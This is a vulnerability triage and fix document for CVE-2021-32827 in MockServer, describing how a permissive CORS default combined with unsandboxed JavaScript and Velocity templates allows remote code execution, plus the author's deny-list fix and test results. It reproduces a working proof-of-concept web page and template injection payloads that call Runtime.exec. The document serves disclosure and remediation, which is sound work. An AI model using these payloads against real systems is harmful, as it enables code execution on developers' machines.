MOCKSERVER

Triage Document: CVE-2021-32827

Document Version 1.0

Contents

MockServer....1
Triage Document....4
About Mockserver....4
Vulnerability ID....4
Vulnerability Description....4
Creation Date....4
Source Repo....5
Severity....5
Impact....5
References....5
Date of Resolution....5
Root Cause Description....5
Resolution....8
Github....9
Commit URL....9
Workaround....9
Alternate Fixes....10
Contributing to Mockserver....10

Version History

Version Number	Date	Change Details	Author
1.0	August 31, 2022	First draft	Bharath Mohanraj

Triage Document

About Mockserver

MockServer

For any system you integrate with via HTTP or HTTPS, MockServer can be used as:

- a mock configured to return specific responses for different requests
- a proxy recording and optionally modifying requests and responses
- both a proxy for some requests and a mock for other requests at the same time

When MockServer receives a request it matches the request against active **expectations** that have been configured. Then, if no matches are found, it proxies the request if appropriate; otherwise a 404 is returned.

For each request received the following steps happen:

- find matching expectation and perform action
- if no matching expectation proxy request
- if not a proxy request return 404

An **expectation** defines the **action** that is taken, for example, a response could be returned.

Vulnerability ID


- **ID**: CVE-2021-32827

Vulnerability Description

- **Description**: MockServer is open source software which enables easy mocking of any system you integrate with via HTTP or HTTPS. An attacker that can trick a victim into visiting a malicious site while running MockServer locally, will be able to run arbitrary code on the MockServer machine. With an overly broad default CORS configuration MockServer allows any site to send cross-site requests. Additionally, MockServer allows you to create dynamic expectations using Javascript or Velocity templates. Both engines may allow an attacker to execute arbitrary code on-behalf of MockServer. By combining these two issues (Overly broad CORS configuration + Script injection), an attacker could serve a malicious page so that if a developer running MockServer visits it, they will get compromised. For more details including a PoC see the referenced GHSL-2021-059
- **Vulnerability Type**: Remote Code Execution (RCE)
- **Affected Versions**: 5.13.2 and earlier
- **Latest Version**: 5.13.2

Creation Date

- **Date Record Created**: 16-Aug-2021
  Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Source Repo	• **https://github.com/mock-server/mockserver**
Severity	<table><tr><th>CVSS Version</th><th>Score</th><th>Priority</th></tr><tr><td>3.1</td><td>9.6</td><td>CRITICAL</td></tr><tr><td>2.0</td><td>6.8</td><td>MEDIUM</td></tr></table>
Impact	 **CVSS Base Score:** 9.6 Impact Subscore: 6.0 Exploitability Subscore: 2.8 **CVSS Temporal Score:** NA CVSS Environmental Score: NA Modified Impact Subscore: NA **Overall CVSS Score:** 9.6
References	• https://nvd.nist.gov/vuln/detail/CVE-2021-32827 • https://securitylab.github.com/advisories/GHSL-2021-059-mockserver/ • https://github.com/mock-server/mockserver
Date of Resolution	• **Fixed Date**: 01-Sep-2022

Root Cause Description	• **Threat**:
	  • Remote Code Execution (RCE)
	• **Steps to reproduce:**
	An attacker that can trick a victim into visiting a malicious site while running MockServer locally, will be able to run arbitrary code on the MockServer machine.
	
	Issue 1: Insecure default CORS configuration
	  • MockServer with an overly broad default CORS configuration allows any site to send cross-site requests:
	  • **Impact:** This issue may allow any site to send requests to the REST API.
	
	Issue 2: Script injection
	  • MockServer allows you to create dynamic expectations using Javascript or Velocity templates
	  • **Impact:** Both engines may allow an attacker to execute arbitrary code on-behalf of MockServer.
	
	Putting the two issues together (Overly broad CORS configuration + Script injection), an attacker could serve the following page so that if a developer running MockServer visits it, they will get compromised

```
<html>
<head>
  <script type="text/javascript">
    (function() {
      console.log("[+] Creating Expectation")
      fetch('http://localhost:1080/mockserver/expectation', {
        method: 'PUT',
        body: JSON.stringify({
          "httpRequest": {
            "path": "/pwn/me",
            "queryStringParameters": {"cmd": [".*"]}
            //"queryStringParameters": {"script": [".*"]}
          },
          "httpResponseTemplate": {
            "template": "{ \"statusCode\": 200, \"body\":
\"$!request.class.forName('java.lang.Runtime').getRuntime().exec($!request.que
ryStringParameters.cmd[0])\" }",
            "templateType": "VELOCITY"
            //"template": "return { statusCode: 200, body:
String(this.engine.factory.scriptEngine.eval(request.queryStringParameters.scr
ipt[0])) };",
            //"templateType": "JAVASCRIPT"
          }
        })
      }).then(function(response) {
        response.text().then(function (text) {
          console.log("PUT", text)
        });
      }).catch((error) => {
        console.error('Error:', error);
      });

      setTimeout(function() {
        console.log("[+] Triggering exploit")
        var url = 'http://localhost:1080/pwn/me?cmd=' +
encodeURIComponent('touch /tmp/pwned')
        //var url = 'http://localhost:1080/pwn/me?script=' +
encodeURIComponent('java.lang.Runtime.getRuntime().exec("touch /tmp/pwned")')
        fetch(url, {
          mode: 'no-cors'
        }).then(function(response) {
          response.text().then(function (text) {
            console.log("GET", text)
          });
        }).catch((error) => {
          console.error('Error:', error);
        });
      }, 1000)
    })();
  </script>
</head>
<body>
</body>
</html>
```

- **Root Cause:**

Below is the root cause for the issues mentioned in this CVE.

Issue 1: Insecure default CORS configuration

- MockServer with an overly broad default CORS configuration allows any site to send cross-site requests:
  Access-Control-Allow-Origin: ""*
  Access-Control-Allow-Methods: "CONNECT, DELETE, GET, HEAD, OPTIONS, POST, PUT, PATCH, TRACE"
  Access-Control-Allow-Headers: "Allow, Content-Encoding, Content-Length, Content-Type, ETag, Expires, Last-Modified, Location, Server, Vary"
  Access-Control-Expose-Headers: "Allow, Content-Encoding, Content-Length, Content-Type, ETag, Expires, Last-Modified, Location, Server, Vary"
  Access-Control-Max-Age: "300"

Issue 2: Script injection

- MockServer allows you to create dynamic expectations using Javascript or Velocity templates:

```
TemplateEngine templateEngine;
switch (httpTemplate.getTemplateType()) {
    case VELOCITY:
        templateEngine = velocityTemplateEngine;
        break;
    case JAVASCRIPT:
        templateEngine = javaScriptTemplateEngine;
        break;
    default:
        throw new RuntimeException("Unknown no template engine available for
" + httpTemplate.getTemplateType());
}
```

- **Javascript templates:** Javascript templates are evaluated using an unsandboxed Nashorn engine:

```
public JavaScriptTemplateEngine(MockServerLogger logFormatter) {
    if (engine == null) {
        engine = new ScriptEngineManager().getEngineByName("nashorn");
    }
    this.logFormatter = logFormatter;
    this.httpTemplateOutputDeserializer = new
HttpTemplateOutputDeserializer(logFormatter);
}
```

  User-supplied templates are evaluated in executeTemplate:

```
String script = "function handle(request) {" +
indentAndToString(template)[0] + "}";
...
CompiledScript compiledScript = compilable.compile(script + " function
serialise(request) { return JSON.stringify(handle(JSON.parse(request)),
null, 2); }");
Bindings bindings = engine.createBindings();
compiledScript.eval(bindings);
```

- **Velocity templates:** Velocity uses a script engine configured with VelocityScriptEngineFactory

```
static {
  manager.registerEngineName("velocity", new VelocityScriptEngineFactory());
  engine = manager.getEngineByName("velocity");
}
```

and then evaluates user-supplied templates in executeTemplate:

```
Writer writer = new StringWriter();
ScriptContext context = new SimpleScriptContext();
context.setWriter(writer);
context.setAttribute("request", new HttpRequestTemplateObject(request),
ScriptContext.ENGINE_SCOPE);
engine.eval(template, context);
```

Both engines may allow an attacker to execute arbitrary code on-behalf of MockServer.

Resolution

- **Fix:**

Please note that, the fix added here is via properties (enabling these properties, will address the issue). This will ensure that we are not breaking functionality for existing users.

Java Script Template:

- The issue reported here is, the java code is injected in javascript engine with a statement like: this.engine.factory.scriptEngine.eval(<malicious java class to be exposed>). Ex: this.engine.factory.scriptEngine.eval('java.lang.Runtime.getRuntime("calc.exe")').
- Here there are two points to be noted: 1. it allows triggering java classes that can exploit the target machine, 2. the engine object is exposed to the users via javascript
- For issue #1, where it allows triggering a malicious code (like java.lang.Runtime in this case), We can mitigate this vulnerability in javascripts, by implementing **ClassFilter** interface provided by JDK. This interface contains a method exposeToScripts. By overriding this method, we can prevent dangerous methods from being called via reflection API. Added changes in JavaScriptTemplateEngine to create a new class filter. Here a new property "mockserver.javascript.classes.deny" is added, which contains a list of java classes to be restricted (comma separated), if a javascript triggers these classes, the engine prevents the same.
- For issue #2, where engine object is exposed. The fix required here is, we need to block engine object getting exposed. The issue here is, the statement this.engine.factory.scriptEngine breaks down to: this.engine, → global engine, factory, getFactory() → NashornScriptEngineFactory instance, scriptEngine → getScriptEngine() creates a fresh engine instance with default (== no ClassFilter, etc..) configuration, and finally .eval([script]), execute JavaScript code with full access to the Java world. So, the fix here should be to prevent exposing engine and factory objects, thereby preventing user to create his own new engine instances. In order to do this, adding a new property "mockserver.javascript.text.deny" which contains a list of backlisted strings (comma separated), that will result in preventing the script getting triggered.
- In addition to fixing the issue reported, the newly added properties also help in fixing few other cases: where a malicious java code is triggered with existing engine, rather than creating a new one.

Velocity Template:

- The issue reported here is, the java code is injected in velocity engine with a statement like: $!request.class.forName('java.lang.Runtime').getRuntime().exec(encodeURIComponent('notepad.exe'))
- Here the issue is due to vulnerability in velocity-engine-core, which is addressed in 2.3 version. Here, the velocity code provides a uberspector implementation: SecureUberspector, which says: "Use a custom introspector that prevents classloader related method calls. Use this introspector for situations in which template writers are numerous or untrusted. Specifically, this introspector prevents creation of arbitrary objects or reflection on objects."
- Mockserver already uses 2.3 version of velocity-engine-core, however there is no uberspector configured.
- Added changes here to configure the default apache velocity uberspector, in VelocityTemplateEngine. This change again is enabled when property mockserver.velocity.class.deny=true is set.

- **Unit Testing:**
  - Verified that the RCE vulnerability is no more applicable for "JavaScript" and "Velocity" templates.
  - Verified the fix in Chrome, Mozilla and Firefox browsers.
  - **Javascript Test Results:**

Mockserver Module	Javascript Template Engine
Mockserver URL	http://localhost:1010/pwn/me?script=' + encodeURIComponent('java.lang.Runtime.getRuntime().exec("calc.exe")')

Template String	"httpResponseTemplate": {
	"template": "return { statusCode: 200, body: String((request.queryStringParameters.script[0])) }",
	"templateType": "JAVASCRIPT"
	}

Results

Template Text	mockserver.javascript.class.deny	mockserver.javascript.text.deny	Test Result	
			Status	Comments
encodeURIComponent('java.lang.Runtime.getRuntime().exec("calc.exe")')	<not set>	<not set>	Vulnerable	Java code in template is triggered
	java.lang.Runtime	<not set>	Non-Vulnerable	Newly added fix, handles the issue
	<not set>	engine.factory	Vulnerable	Java code in template is triggered
	java.lang.Runtime	engine.factory	Non-Vulnerable	Newly added fix, handles the issue
this.engine.eval(encodeURIComponent('java.lang.Runtime.getRuntime().exec("calc.exe")'))	<not set>	<not set>	Vulnerable	Java code in template is triggered
	java.lang.Runtime	<not set>	Non-Vulnerable	Newly added fix, handles the issue
	<not set>	engine.factory	Vulnerable	Java code in template is triggered
	java.lang.Runtime	engine.factory	Non-Vulnerable	Newly added fix, handles the issue
this.engine.factory.scriptEngine.eval(encodeURIComponent('java.lang.Runtime.getRuntime().exec("calc.exe")'))	<not set>	<not set>	Vulnerable	Java code in template is triggered
	java.lang.Runtime	<not set>	Non-Vulnerable	Newly added fix, handles the issue
	<not set>	engine.factory	Non-Vulnerable	Newly added fix, handles the issue
	java.lang.Runtime	engine.factory	Non-Vulnerable	Newly added fix, handles the issue
Observation	By configuring the newly added properties, mockserver.javascript.class.deny and mockserver.javascript.text.deny, it is observed that the vulnerability reported is resolved.			

  - **Velocity Test Results:**

Mockserver Module	Velocity Template Engine
Mockserver URL	http://localhost:1010/pwn/me?cmd=' + encodeURIComponent('notepad.exe')

Template String	"httpResponseTemplate": {
	"template": "{ \"statusCode\": 200, \"body\":
	\"$!request.class.forName('java.lang.Runtime').getRuntime().exec($!request.queryStringParameters.cmd[0])\" }",
	"templateType": "VELOCITY"
	}

Results

Template Text	mockserver.velocity.class.deny	Test Result	
		Status	Comments
$!request.class.forName('java.lang.Runtime').getRuntime().exec(encodeURIComponent('notepad.exe'))	<not set>	Vulnerable	Java code in template is triggered
	TRUE	Non-Vulnerable	Newly added fix, handles the issue
	FALSE	Vulnerable	Java code in template is triggered
Observation	By configuring the newly added properties, mockserver.velocity.class.deny, it is observed that the vulnerability reported is resolved.		

  - All the test cases mentioned above are added are covered in unit test code: in JavaScriptTemplateEngineTest.java and VelocityTemplateEngineTest.java

Github Commit URL

- Forked Repo: https://github.com/bhmohanr-techie/mockserver
- Fix is submitted in the forked repository: Yes
- Commit URL: https://github.com/bhmohanr-techie/mockserver/commit/0edf52983230257fb61562d5dd8890be0924a017

Workaround

- **For Javascript templates**
  - Launching mockserver with an additional **nashorn argument "—no-java"** will prevent exposing any java code to java scripts. But this will result in preventing any java code.
  - If mockserver is triggered with two things: a security manager and a class filter. This will prevent exposing the engine object, thereby preventing any java code from getting triggered. Again, this will prevent any java code.
- **For Velocity templates**
  - No workaround available

Alternate Fixes	• Not Available
Contributing to Mockserver	• The fix added for this RCE vulnerability is raised as a Pull request to MockServer • **Vulnerability Type**:Remote Code Execution (RCE) • Pull Request URL: https://github.com/mock-server/mockserver/pull/1466